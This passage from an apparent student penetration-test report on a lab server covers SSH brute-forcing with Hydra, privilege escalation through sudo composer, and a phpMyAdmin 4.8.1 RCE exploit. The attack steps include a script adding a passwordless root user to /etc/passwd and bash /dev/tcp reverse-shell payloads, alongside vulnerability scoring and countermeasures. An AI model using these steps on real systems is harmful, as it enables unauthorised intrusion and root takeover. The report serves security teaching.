[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:3/p:6), ~5 tries per task
[DATA] attacking ssh://mesa:22/
[22][ssh] host: mesa login: sam password: machine
[22][ssh] host: mesa login: freeman password: ??????
1 of 1 target successfully completed, 2 valid passwords found

```

Figure 103: Trying passwords with SSH


```

(student@kali)-[~/Pentest/8_cracking]
$ hydra -t 4 -L users.txt -P cewl_twitter.txt ssh://mesa
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
zations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 22:31:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 321 login tries (l:3/p:107), ~81 tries per task
[DATA] attacking ssh://mesa:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 257 to do in 00:05h, 4 active
[22][ssh] host: mesa login: zucc password: tinkerbell
[STATUS] 69.00 tries/min, 207 tries in 00:03h, 114 to do in 00:02h, 4 active
[STATUS] 68.75 tries/min, 275 tries in 00:04h, 46 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-25 22:36:15

```

Figure 104: Trying wordlist with SSH

The parameters for Hydra were chosen with the following reasoning [72]:

- **t 4**
Sets the amount of threads that attack the system in parallel. (The higher default value of 16 lead to errors).
- **L users.txt**
Supplies the list of usernames to try.
- **P passwords.txt / cewl_twitter.txt**
Supplies the list of passwords to try.
- **ssh://mesa**
Specifies which protocol to use (SSH), and which host to target (192.168.61.65).

4.2.9 Privilege Escalation (TA0004) [73]

4.2.9.1 User privileges

The user "sam" cannot run anything with sudo privileges (see ??).

```
sam@AuV-Mesa-Entry-15:~$ sudo -l
[sudo] password for sam:
Sorry, user sam may not run sudo on AuV-Mesa-Entry-15.
```

Figure 105: Sam's privileges

The user "freeman" may run the program "composer" with sudo privileges without a sudo password (see ??).

```
freeman@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
(root) NOPASSWD: /usr/bin/composer
```

Figure 106: Freeman's privileges

The user "zucc" has root privileges (see ??).

```
zucc@AuV-Mesa-Entry-15:~$ sudo -l
Matching Defaults entries for zucc on
AuV-Mesa-Entry-15:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zucc may run the following commands
on AuV-Mesa-Entry-15:
(ALL : ALL) ALL
(ALL : ALL) ALL
```

Figure 107: Zucc's privileges

4.2.9.2 Switching users

The user "sam" has attempted switching to the root user "zucc" before. Their bash history reveals they mistyped the username, leaving the password accesible in their logs (see ??). This allows any adversary with access to the account to switch to a user with root privileges through *Unsecured Credentials: Shell History (T1552.003)* [74].

```
sam@AuV-Mesa-Entry-15:~$ cat ~/.bash_history
su zucks
tinkerbell
su zucc
sam@AuV-Mesa-Entry-15:~$ su zucc
Password:
zucc@AuV-Mesa-Entry-15:/home/sam$ sudo -l
```

Figure 108: Attempt to switch to zucc left in bash history

Since the user "zucc" has root privileges, they can switch to root via su (see ??). This could be categorized as getting *Valid Accounts: Domain Accounts (T1078.002)* [75] access.

```
zucc@AuV-Mesa-Entry-15:/var/www/html$ sudo su
root@AuV-Mesa-Entry-15:/var/www/html#
```

Figure 109: Attempt to switch to zucc left in bash history

4.2.9.3 LinPEAS

To find misconfigurations of the system that might allow for privilege escalation, the *LinPEAS* script [76] was employed. The complete results can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Linpeas → linpeas_results
Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Linpeas → linpeas_results.txt

The first file contains binary data, conserving the color highlighting of the original terminal output. In case it can't be readily viewed in an appropriate terminal, the second file contains the raw text output.

LinPEAS was run directly on the machine (see ??), the results were saved to a file *linpeas_result*.

Since the checks a large amount of possible misconfigurations, only the most relevant results will be discussed.

```
freeman@AuV-Mesa-Entry-15:~$ ./linpeas.sh > linpeas_result
.....
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/spool/postfix/deferred': Permission denied
find: '/var/spool/postfix/trace': Permission denied
find: '/var/spool/postfix/defer': Permission denied
find: '/var/spool/postfix/hold': Permission denied
find: '/var/spool/postfix/public': Permission denied
find: '/var/spool/postfix/private': Permission denied
find: '/var/spool/postfix/corrupt': Permission denied
find: '/var/spool/postfix/bounce': Permission denied
find: '/var/spool/postfix/saved': Permission denied
find: '/var/spool/postfix/active': Permission denied
find: '/var/spool/postfix/flush': Permission denied
find: '/var/spool/postfix/incoming': Permission denied
find: '/var/spool/postfix/maildrop': Permission denied
freeman@AuV-Mesa-Entry-15:~$ cat linpeas_result
```



Figure 110: Running Linpeas on the remote target machine

The key vector that would later on allow for privilege escalation was the previously discovered misconfiguration of the user "freeman"s ability to run the program Composer with root privileges (see ??).

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d (T1548.003)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#su
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
Matching Defaults entries for freeman on AuV-Mesa-Entry-15:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\
sbin\:/bin

User freeman may run the following commands on AuV-Mesa-Entry-15:
    (root) NOPASSWD: /usr/bin/composer
```

Figure 111: Running Linpeas on the remote target machine

Mr. Buckerzerg has a private key saved on the machine running the webserver. If it were to be taken over, like has been demonstrated is possible, the private key is at risk of being compromised (see ??) (*Unsecured Credentials: Private Keys (T1552.004)* [77]).

```
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes

Possible private SSH keys were found!
/home/zucc/.ssh/id_rsa
/var/www/phpmyadmin-RELEASE_4_8_1/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA.php
```

Figure 112: Linpeas showing private key on the remote target machine

4.2.9.4 Abuse Elevation Control Mechanism (T1548) [78]

4.2.9.4.1 Adding root user "friend" to /etc/passwd

To exploit the elevated privileges the user "freeman" has when running composer, a shell script was written that takes the steps laid out in the assignment (see ??):

1. Copy `/etc/passwd` into the home directory
2. Append the user "friend" with root privileges
3. Copy the altered file back into its original location

```
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
```

Figure 113: Shell script to add super user

The corresponding composer configuration was then created (see ??).

```
{
  "name": "freeman/privilege_escalation",
  "description": "creating root user friend via sh script",
  "scripts": {
    "run-shell-script": [
      "./privilege_escalation.sh"
    ]
  }
}
```

Figure 114: Shell script to add super user

The script was then run with the command **composer run-script run-shell-script** [79], which executed the bash script with root privileges (see ??).

```
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
```

Figure 115: Adding user "friend" via shell script through composer

The user was added, has root access, and can be switched to without requiring a password (see ??).

```
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchr
systemd-network:x:104:112:systemd Network Mana
systemd-resolve:x:105:113:systemd Resolver,,,:
messagebus:x:106:114::/nonexistent:/usr/sbin/n
systemd-coredump:x:999:999:systemd Core Dumper
mysql:x:107:115:MySQL Server,,,:/nonexistent:/
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
```

Figure 116: Switching to user "friend"

The complete script execution process in one continuous shell session has been documented in the appendix (see ??). The composer configuration and shell script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Adding user friend → composer.json

Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Adding user friend → privilege_escalation.sh

4.2.9.4.2 Creating a Bash reverse shell via PHP file

To create a reverse root bash shell with PHP, the same misconfiguration was exploited. Since the composer process runs with root privileges, using `exec` [80] to run the reverse shell snippet discussed in ?? – ?? will spawn a root shell on the system.

```
<?
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
```

Figure 117: PHP script creating a reverse shell

The composer documentation contains an example that shows how to run PHP scripts (see ??). This setup was copied to run the reverse shell PHP code (see ??).

Executing PHP scripts

To execute PHP scripts, you can use `@php` which will automatically resolve to whatever php process

```
{
  "scripts": {
    "test": [
      "@php script.php",
      "phpunit"
    ]
  }
}
```

Figure 118: PHP script setup example in composer

Source: <https://getcomposer.org/doc/articles/scripts.md#executing-php-scripts>

```
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
    "test": [
      "@php reverse_shell.php",
      "phpunit"
    ]
  }
}
```

Figure 119: PHP script composer setup

Running the script as the otherwise non-root user "freeman" via composer spawns a reverse root shell that gets handed through to the attacking machine via TCP (see ??). This establishes a Command and Scripting Interpreter: Unix Shell (T1059.004) [81] with root privileges.

At this point, an attacker can alter the system arbitrarily. They may use the escalated privileges to create Persistence (TA0003) [82], securing their access avenue through different means to prevent a vulnerability patch from locking them out of the system.

```
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script test
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
> @php reverse_shell.php

student@kali: ~
Session Actions Edit View Help
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 59640
root@AuV-Mesa-Entry-15:/home/freeman# echo $0
echo $0
bash
root@AuV-Mesa-Entry-15:/home/freeman#
```

Figure 120: PHP script execution results in reverse shell

The complete execution process in one continuous shell session has been documented in the appendix (see ??).

The configuration and PHP script can respectively be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Bash Reverse Shell → composer.json

Assignment 2 - Complete Pentest (Mesa) → 7. Privilege Escalation → Bash Reverse Shell → reverse_shell.php

4.2.10 phpMyAdmin

4.2.10.1 Active Scans (T1595) / Active Interaction

4.2.10.1.1 Nmap

To find out on which port *phpMyAdmin* was running, the prior Nmap scan (see ?? – ??) was examined again. By process of elimination, *phpMyAdmin* must have been running on port 8080 (see ??). It was known which processes were running on all other ports from work on Part 1 of the assignment:

22: SSH	1337: Static HTML page ("ICSe{c4nt_g3t_m3_br0}")
80: Mesa-Homepage	5355: Link local resolution

```
PORT      STATE      SERVICE  VERSION
22/tcp    open       ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open       http     nginx 1.18.0
1337/tcp  open       http     nginx 1.18.0
5355/tcp  filtered  llmnr
8080/tcp  open       http     nginx 1.18.0
Device type: general purpose
```

Figure 121: Nmap port scan of the whole system

4.2.10.1.2 Netcat

A banner grabbing attempt with Netcat did not yield any useful information (see ??).

```
(student@kali)-[~/Pentest/4_Active_Scan/4.2_banner_grabbing]
$ nc 192.168.61.65 8080
^C
```

Figure 122: Banner grabbing with *nc* on port 8080

4.2.10.1.3 Curl

Unlike the web servers on port 80 and port 1337, the *phpMyAdmin* server had more HTTP security options set up. It prevents the webpage from being rendered inside an iFrame (*X-Frame-Options: Deny*), it does not include referrer information (*Referrer-policy: no-referrer*), is hardened against XSS (*Content-Security-Policy*). The server blocks MIME-type sniffing (*X-Content-Type-Options: nosniff*), prevents cross origin access in certain browsers (*X-Permitted-Cross-Domain-Policies*), and instructs crawlers not to index (*X-Robots-Tag: noindex, nofollow*) [40].

```

(student@kali)-[~/Pentest/4_Active_Scan/5_vulns]
$ curl -I http://mesa:8080
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Wed, 27 May 2026 11:31:30 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: pma_lang=en; expires=Fri, 26-Jun-2026 11:31:30 GMT
; Max-Age=2592000; path=/; HttpOnly
Set-Cookie: phpMyAdmin=76q1u2aghaiavvjrugcm5fckhk; path=/; HttpOnly
X-ob_mode: 1
X-Frame-Options: DENY
Referrer-Policy: no-referrer
Content-Security-Policy: default-src 'self' ;script-src 'self'
'unsafe-inline' 'unsafe-eval' ;style-src 'self' 'unsafe-inline'
;img-src 'self' data: *.tile.openstreetmap.org;object-src
'none';
X-Content-Security-Policy: default-src 'self' ;options inline-
script eval-script;referrer no-referrer;img-src 'self' data:
*.tile.openstreetmap.org;object-src 'none';
X-WebKit-CSP: default-src 'self' ;script-src 'self' 'unsafe-i
nline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'un
safe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;o
bject-src 'none';
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Robots-Tag: noindex, nofollow
Expires: Wed, 27 May 2026 11:31:30 +0000
Cache-Control: no-store, no-cache, must-revalidate, pre-check
=0, post-check=0, max-age=0
Pragma: no-cache
Last-Modified: Wed, 27 May 2026 11:31:30 +0000
Vary: Accept-Encoding

```

Figure 123: Fingerprinting with *curl* on port 8080

The *Set-Cookie* header has the *HttpOnly* flag set, meaning it cannot be accessed via Javascript [46]. The server additionally employs the obsolete and deprecated *X-Content-Security*, *X-WebKit-CSP*, and *X-XSS-Protection* headers. It also uses an uncommon *X-ob_mode* header with value *1*, which no official documentation seems to exist for. It most likely is a phpMyAdmin specific header.

4.2.10.2 Technology Discovery

4.2.10.2.1 Whatweb

Duplicate information already obtained from previous analysis will not be discussed in this section for brevity. The complete whatweb scan has been documented in the appendix (see ?? - ??).

```
WhatWeb report for http://mesa:8080
Status      : 200 OK
Title       : phpMyAdmin
IP          : 192.168.61.65
Country     : RESERVED, ZZ

Summary    : Content-Security-Policy[default-src 'self' ;options inline-script eval
-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object
-src 'none';,default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';
referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.til
e.openstreetmap.org;object-src 'none'];, Cookies[phpMyAdmin,pma_lang], HTML5, HTTP
Server[nginx/1.18.0], HttpOnly[phpMyAdmin,pma_lang], JQuery, nginx[1.18.0], Passwo
rdField[pma_password], phpMyAdmin[4.8.1], Script[text/javascript], UncommonHeaders
[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-web
kit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], X-
Frame-Options[DENY], X-UA-Compatible[IE=Edge], X-XSS-Protection[1; mode=block]
```

Figure 124: Web technology scan with *whatweb* on port 8080

The scan revealed some of the aforementioned security headers, and divulged that HTML5 and JQuery were being used. Whatweb also discovered a password field with the ID *pma_password* (see ??). **phpMyAdmin version 4.8.1** was running on the system.

4.2.10.3 Active Scanning: Vulnerability Scanning (T1595.002)

4.2.10.3.1 Nikto

Nikto found missing security headers (see ??, marked red):

- **strict-transport-security**

Doesn't enforce that the host should only be accessed using HTTPS [83].

- **permissions-policy**

Doesn't limit certain browser features [84].

```

--
+ Target IP:          192.168.61.65
+ Target Hostname:    mesa
+ Target Port:        8080
+ Platform:           Unknown
+ Start Time:         2026-05-27 13:27:44 (GMT2)

--
+ Server: nginx/1.18.0
+ [999100] /: Uncommon header(s) 'x-ob_mode' found, with contents: 1.
+ [740000] Multiple index files found (all unique): /index.html, /index.p
hp.
+ [013587] /: Suggested security header missing: strict-transport-securit
y. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-
Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Po
lICY
+ [001849] /setup/: This might be interesting.
+ [007094] /composer.json: PHP Composer configuration file reveals config
uration information. See: https://getcomposer.org/
+ [007095] /composer.lock: PHP Composer configuration file reveals config
uration information. See: https://getcomposer.org/
+ [007216] /package.json: Node.js package file found. It may contain sens
itive information.
+ [007330] /vendor/composer/installed.json: PHP Composer configuration fi
le reveals configuration information. See: https://getcomposer.org/
+ [007352] /: The X-Content-Type-Options header is not set. This could al
low the user agent to render the content of the site in a different fashi
on to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
anner/vulnerabilities/missing-content-type-header/
+ 26332 requests: 0 errors and 10 items reported on the remote host
+ End Time:          2026-05-27 13:27:53 (GMT2) (9 seconds)

```

Figure 125: Vulnerability scan with *nikto* on port 8080

The program also flagged the X-Content-Type-Options header as missing (see **??**, marked cyan), but both Whatweb and Curl found the header being set to *nosniff* (see **????**), meaning Nikto most likely misdetected the header.

Nikto also found potentially interesting files / directories (such as */setup*, or composer configuration files) (see **??**, marked green).

4.2.10.4 Vulnerability Exploitation

The previously discovered credentials could be used to guess usernames and passwords to access the phpMyAdmin application. The following credentials were used (see **????**):

Username	Password
marq	sunshine
sam	machine

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used 
- Server version: 10.5.29-MariaDB-0+deb11u1 - Debian 11
- Protocol version: 10
- User: **marq@localhost**
- Server charset: UTF-8 Unicode (utf8)


Figure 126: Proof of successful phpMyAdmin login with user marq

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used 
- Server version: 10.5.29-MariaDB-0+deb11u1 - Debian 11
- Protocol version: 10
- User: **sam@localhost**
- Server charset: UTF-8 Unicode (utf8)

Figure 127: Proof of successful phpMyAdmin login with user sam

The phpMyAdmin version running on port 8080 has a remote code execution vulnerability. A public exploit abusing this vulnerability ("phpMyAdmin 4.8.1 - Remote Code Execution (RCE)" by user "samguy" on ExploitDB (ID: 50457) [85]) was used to create a reverse shell on the system see ??) (*Command and Scripting Interpreter: Unix Shell (T1059.004)*).



```
(student@kali)-[~/Another Pentest In The Wall Pt.2/4_Exploit/RCE]
$ python rce.py 192.168.61.65 8080 / marq sunshine 'bash -c \"bash -i >& /dev
/tcp/10.0.61.2/443 0>&1\" '

[student@kali: ~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 42306
bash: cannot set terminal process group (160): Inappropriate ioctl for device
bash: no job control in this shell
www-data@AuV-Mesa-Entry-15:~/phpmyadmin-RELEASE_4_8_1$ echo "Hey You"
echo "Hey You"
Hey You
```

Figure 128: Exploit-DB python script creating a reverse shell

Any threat actor could create a reverse shell with this publicly available exploit if the credentials to access phpMyAdmin are known, which can be guessed by using the credentials discovered prior to this point. The complete script used during the attack can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 8. phpMyAdmin → rce.py

The parameters were passed to achieve the following [85]:

- **192.168.61.65**

Provides the script with the target machine's IP address against which to run the exploit.

- **8080**

Provides the port phpMyAdmin is running on.

- **/**

Supplied the URL path phpMyAdmin runs on.

- **marq**

Username to authenticate with.

- **sunshine**

Password to authenticate with.

- **'bash -c \"bash -i >& /dev/tcp/10.0.61.2/443 0>&1 '\"**

Creates the reverse shell (see ?? – ??).

The python script was downloaded and necessitated no alteration to work. The dependencies were installed and some backslashes were escaped to prevent warning from polluting the output.

The cause and working principle of this exploit are explained in detail in ?? – ?. There are two other public exploits available on ExploitDB, which would work on for phpMyAdmin version 4.8.1 (see ??). They were not chosen because they work on similar principles as the Remote Code Execution exploit (exploiting CVE 2018-12613), but are less sophisticated, only offering File Inclusion instead of Command Injection.

2018-06-22	↓	📁 ✓	phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)	WebApps	PHP	VulnSpy
2018-06-21	↓	📁 ✓	phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)	WebApps	PHP	ChamD5

Figure 129: Exploit-DB public exploits for phpMyAdmin 4.8.1

Source: <https://www.exploit-db.com>

4.3 Digital Forensics

5 Vulnerabilities and Countermeasures

- **Risk Assessment**

Risk assessment is done via computation of CVSS v4.0 Scores [86], if no scores exist. The chosen metrics will be explained briefly. If a metric isn't listed, it means there is insufficient information to determine a score and it has been omitted for brevity. "Not Defined (X)", "None (N)", or "No (N)" will have been chosen in all such cases. Environmental Metrics for example are treated as such at points, since they would depend on an actual organization assessing a vulnerability, which doesn't apply to the laboratory setting.

The risk assessment assumes that the VPN used to tunnel into the ICS laboratory only served for assignment conduction purposes, and doesn't mean the webpages / servers wouldn't normally be reachable via the public internet. If they were only accessible inside a local network, the *Attack Vector (AV)* classifications might require changing to *Adjacent (A)*.

5.1 Windows Scanning and Buffer Overflow

5.1.1 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see ?? – ?? for execution details). The vulnerability can be classified as:

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') [87]

There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [88].

5.1.1.1 Cause and Prevention of the vulnerability

The VulnServer application cloneable from Bradshaw's Github repository uses *strcpy* (see ??), a C function which does not check if enough space is present before it copies input into the buffer [89].

The modified version of VulnServer deployed in the laboratory similarly does not conduct any bounds checks when processing the input, allowing for the Buffer Overflow to occur. To fix this vulnerability, a safer function like *strcpy_s* could be used [89], or a bounds check could be implemented before calling the unsafe function. In the latter case, the input length should be validated,

```
void Function1(char *Input) {
    char Buffer2S[140];
    strcpy(Buffer2S, Input);
}
```

Figure 130: Example of C Code vulnerable to Buffer Overflows from VulnServer Repo
Source: <https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c>

ensuring it fits inside the allotted char buffer without flowing over.

5.1.2 Risk Assessment




Figure 131: CVSS v4.0 Score calculation
Source: <https://www.first.org/cvss/calculator/4.0>

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/AU:Y
CVSS v4.0 Score: 10 / Critical

Base Metrics

Exploitability Metrics

Attack Vector (AV)	Network (N)
---------------------------	--------------------

Is assumed that the .

Attack Complexity (AC):	Low (L)
--------------------------------	----------------

Once the script was perfected, execution of the script was all an attacker needed to do.

Attack Requirements (AR):	None (N)
----------------------------------	-----------------

Attacks using the finalized script can be expected to work on all servers configured this way.

Privileges Required (PR)	None (N)
---------------------------------	-----------------

No privileges are necessary, any unauthenticated user can execute the attack.

User Interaction (UI)	None (N)
------------------------------	-----------------

The system runs the payload without need for interaction.

Impact Metrics

These metrics in part depend on the privileges of the user which is used to run the VulnServer application, since a reverse shell allows for arbitrary code execution with the privileges of the initiating process. The calculation assumes *High (H)* impact where applicable, but would possibly require alteration if real world circumstances would limit the impact the reverse shell could have on the system.

Confidentiality | High (H)

Sensitive files and information could be extracted via the reverse shell.

Integrity | High (H)

The system could be altered via the reverse shell.

Availability | High (H)

The attack can crash the server, denying access to the service.

Since compromise of the vulnerable system (VulnServer) lead to a reverse shell on the subsequent system (Windows 7 machine), both metric types got the same scores. This assumes a user with privileges able to impact the system has started the actual VulnServer process, which is not known based on the laboratory setup, and might require adjustments based on real world factors.

Supplemental Metrics

Automatable (AU) | Yes (Y)

An attacker could automate scanning a network for servers matching the VulnServer fingerprint, create a listener on separate ports for each match, generate a payload for each port, and launch the script with different payloads against multiple machines automatically.

5.1.3 Countermeasures

- **Exploit Protection (M1050)**

Necessitating DEP and enabling ASLR for the VulnServer process would have prevented the abuse of the permanent JMP ESP location command, making repeated exploitation more difficult [90].

- **Reducing attack surface**

Reducing publicly accessible sensitive data is advisable to minimize damages [91].

- **Detecting abnormal network traffic**

Monitoring network traffic can help identify threats and prevent them. IP addresses could be blacklisted via firewall e.g. if port scanning is detected. [92, 93] Monitoring outbound callbacks could also be of value. A webserver shouldn't connect to port 443 on another machine, that could have been blocked by a firewall rule as well [94, 95, 96].

- **Isolating applications**

If an attacker were to exploit a vulnerability, sandboxing the application could make it more difficult for the whole system to get compromised [97].

- **Network segmentation**

Create a demilitarized zone (DMZ) to encapsulate public-facing services can limit damages to the whole network if an attack were to be successful [98].

- **Security monitoring**

Employing a SIEM system or other security applications (like IDS / IPS) could aid detection of malicious activity [90].

- **Privileged Account Management (M1026)**

Use the least privilege principle to limit exploitable permissions [99].

- **Vulnerability Scanning (M1016)**

Periodically scan public-facing systems for vulnerabilities [100]. This could lead to the discovery of potential weaknesses like the Buffer Overflow.

5.2 Linux - Complete Pentest (Mesa)

5.2.1 Vulnerabilities

Since the Mesa server uses a proprietary PHP server, no public exploits or CVE entries are known. There are multiple vulnerabilities and avenues of compromising the system completely, which will be categorized, and for which countermeasures will be proposed.

5.2.1.1 *CWE-548: Exposure of Information Through Directory Listing [101]*

The `/backup` directory was indexed and accessible. This compromised usernames and password hashes. This could be prevented by preventing unintended directories from being indexed and restricting access.

5.2.1.2 *CWE-759: Use of a One-Way Hash without a Salt [102]*

